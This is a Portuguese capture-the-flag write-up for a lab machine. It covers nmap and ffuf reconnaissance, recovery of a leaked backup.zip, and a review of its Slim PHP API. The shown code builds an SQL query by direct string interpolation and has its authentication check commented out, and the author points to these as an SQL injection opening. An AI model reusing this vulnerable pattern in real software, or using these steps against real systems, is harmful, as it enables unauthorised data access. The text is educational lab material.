Write-Up - Cap

Write-up cap

Tags: `REST API, SQL INJECTION, CAPABILITIES`

Sobre Hacking Club


Hacking Club é uma plataforma para aprender segurança cibernética, um recurso incrível se você não sabe por onde começar. Além das máquinas vulneráveis, você tem acesso a aulas e desafios para praticar suas habilidades e acesso a uma comunidade exclusiva para jogar e se desafiar.

A melhor parte do Hacking Club é que ele é muito prático. Se você é novo em hacking, experimente.

Varredura nmap:


Precisamos saber quais serviços estão sendo executados nos bastidores e quais portas estão abertas. Então, vamos usar uma ferramenta chamada **nmap.**

Ports:



```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-09 08:48 CDT
Nmap scan report for 172.31.17.38
Host is up (0.37s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 c3:5c:d0:eb:08:c1:25:4e:af:02:8a:3a:b6:20:32:ec (RSA)
|   256 29:3e:d9:8e:2e:3d:65:eb:a7:89:16:41:bd:58:7d:a9 (ECDSA)
|_  256 87:ab:4f:13:92:5d:0d:fe:ed:c9:94:64:64:37:cb:33 (ED25519)
80/tcp   open  http    Apache httpd 2.4.48 (() PHP/7.4.15)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.48 () PHP/7.4.15
|_http-title: Site doesn't have a title (application/json).
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind
3306/tcp open  mysql   MariaDB (unauthorized)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=9/9%OT=22%CT=1%CU=41117%PV=Y%DS=2%DC=I%G=Y%TM=613A10E5
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=109%TI=Z%II=I%TS=A)OPS(O1=M5
OS:03ST11NW7%O2=M503ST11NW7%O3=M503NNT11NW7%O4=M503ST11NW7%O5=M503ST11NW7%O
OS:6=M503ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(R=Y%D
OS:F=Y%T=FF%W=6903%O=M503NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=FF%S=O%A=S+%F=AS%RD=0
OS:%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=FF%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T
OS:6(R=N)T7(R=N)U1(R=Y%DF=N%T=FF%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=A8A
OS:1%RUD=G)IE(R=Y%DFI=N%T=FF%CD=S)

Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.54 seconds
```

Site:



```
status_code:    404
text:           "route not found."
```


Aparentemente temos uma **Api**, que retorna um código em **JSON** informando que aquela rota, não foi encontrada.


FUZZ:

SecLists/quickhits.txt at master · danielmiessler/SecLists

SecLists is the security tester's companion. It's a collection of multiple types of lists used during security assessments, collected in one place. List types include usernames,


https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/quickhits.txt


lanielmiessler/
ecLists
cLists is the security tester's companion. It's a
llection of multiple types of lists used during
curity assessments, collected in...
278 Contributors
26 Issues
59k Stars
24k Forks




```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://172.31.17.38/FUZZ
 :: Wordlist         : FUZZ: quickhits.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response status: 403
________________________________________________

/backup.zip             [Status: 200, Size: 59088, Words: 251, Lines: 209]
:: Progress: [2483/2483] :: Job [1/1] :: 212 req/sec :: Duration: [0:00:14] :: Errors: 0 ::
```

Temos um arquivo **backup.zip**



```
status_code:   404
text:          "route not found."
```



Opening backup.zip

You have chosen to open:

backup.zip

which is: Zip archive (57.7 KB)
from: http://172.31.17.38

What should Firefox do with this file?


Open with Engrampa Archive Manager (default)

[✓ Save File]

Do this automatically for files like this from now on.

Aqui podemos ver que a aplicação está usando um framework → **Slim**

Slim é uma micro estrutura de PHP que ajuda você a escrever APIs e aplicativos da web simples, mas poderosos.




EXPLORER
TESTE
classes
Slim
.htaccess
backup.zip
config.php
DB.php
entity.json
index.php

```php
<?php
session_start();


require 'config.php';
require 'DB.php';
require 'Slim/Slim.php';

\Slim\Slim::registerAutoloader();
$app = new \Slim\Slim(array(
    'debug' => true
        ));

$app->contentType("application/json");
$app->error(function ( Exception $e = null) use ($app) {
        echo '{"error":{"text":"'. $e->getMessage() .'"}}';
        });

$auth = function() use($app){

    if (!empty($_SERVER['HTTP_CLIENT_IP'])) {
        $ip = $_SERVER['HTTP_CLIENT_IP'];
    } elseif (!empty($_SERVER['HTTP_X_FORWARDED_FOR'])) {
        $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
    } else {
        $ip = $_SERVER['REMOTE_ADDR'];
    }
    $auth = false;
    if(isset($_SESSION['auth'])){
        if(is_array($_SESSION['auth'])){
            if($_SESSION['auth']['ip'] == $ip){
                $auth = true;
            }
        }
    }
   //if(!$auth){$app->halt(403, 'You shall not pass!');};

```

Iremos fazer um code review para entender o funcionamento dessa aplicação.


Temos uma rota para **/_ul/usuarios/{id}**



```php
   //if(!$auth){$app->halt(403, 'You shall not pass!');};

};

/**
* GET HTTP FROM RESTful = Select from database
*/
$app->get('/_ul/:controller(/:parameter)', $auth, function ($controller, $parameter = null) use($app) {
            include_once "classes/{$controller}.class.php";
            $classe = new $controller();
            $retorno = call_user_func_array(array($classe, "ul_select"), array($parameter));
            echo '{"result":' . json_encode($retorno) . '}';
});

```


:controller é o nome da classe que será passada, iremos usar a classe usuarios;

onde está **:parametrer** será o **$data** (`ID`) que será passado na query da consulta, e como podemos ver ele irá trazer a resposta no formato JSON.




```php
<?php
Class usuarios {

    function ul_select($data = null) {
        if ($data) {
            $db = DB::getInstance();
            $sql = "SELECT * from usuarios where id=$data";
            $stmt = $db->prepare($sql);
            if ($stmt->execute()) {
                if ($obj = $stmt->fetch()) {
                return $obj;
                }


            }
        }else{
            $db = DB::getInstance();
            $sql = "SELECT * from usuarios";
            $stmt = $db->prepare($sql);
            if ($stmt->execute()) {
                if ($obj = $stmt->fetchAll()) {
                return $obj;
                }

            }
        }
    }
```

Agora voltaremos no site e passaremos essa nova rota (**/_ul/usuarios/** `{id}`), aqui estarei passando o id '1', e como podemos ver ele nos traz o primeiro usuário do banco de dados.




```
result:
    id:     "1"
    nome:   "carlos vieira"
```

Mudando o id para **2**, temos a nossa primeira flag.




```
result:
    id:     "2"
    nome:   "uhc{[redacted]}"
```

Analisando o código podemos ver que ele está vulnerável a sql injection , pois não está fazendo nehuma sanatização dos parâmetros.



```php
<?php
Class usuarios {

    function ul_select($data = null) {
        if ($data) {
            $db = DB::getInstance();
            $sql = "SELECT * from usuarios where id=$data";
            $stmt = $db->prepare($sql);
            if ($stmt->execute()) {
                if ($obj = $stmt->fetch()) {
                 return $obj;
                }


            }
        }else{
